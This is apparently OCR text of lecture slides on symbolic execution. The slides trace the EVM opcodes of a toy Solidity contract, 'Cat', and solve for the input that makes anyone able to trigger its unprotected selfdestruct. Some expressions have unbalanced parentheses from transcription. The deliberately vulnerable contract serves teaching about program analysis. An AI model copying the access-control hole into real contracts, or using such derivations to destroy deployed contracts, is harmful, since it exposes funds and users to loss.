



```
contract Cat {

    function extend_life(bool grantSurvival) public {
        if (!grantSurvival) {
            selfdestruct(address(0x0));
        }
    }
}
```




Symbolic Execution (2)

Symbolic Calldata


[]
CALLDATA LOAD
[sym_calldata]
ISZERO
[bool(sym_calldata == 0)]
ISZERO
[bool(sym_calldata == 0) == 0)]
JUMPI
bool(sym_calldata == 0) == 0) == True
bool(sym_calldata == 0) == 0) == False
STOP
SELFDESTRUCT



How to Kill the Cat?



Symbolic Calldata
[]
CALLDATA LOAD
[sym_calldata]
ISZERO
[bool(sym_calldata == 0)]
ISZERO
[bool(sym_calldata == 0) == 0)]
JUMPI
bool(sym_calldata == 0) == 0) == True
bool(sym_calldata == 0) == 0) == False
STOP
SELFDESTRUCT

grantSurvival = ((0 == 0) == 0) == True

grantSurvival = (True == False) == True

grantSurvival = False

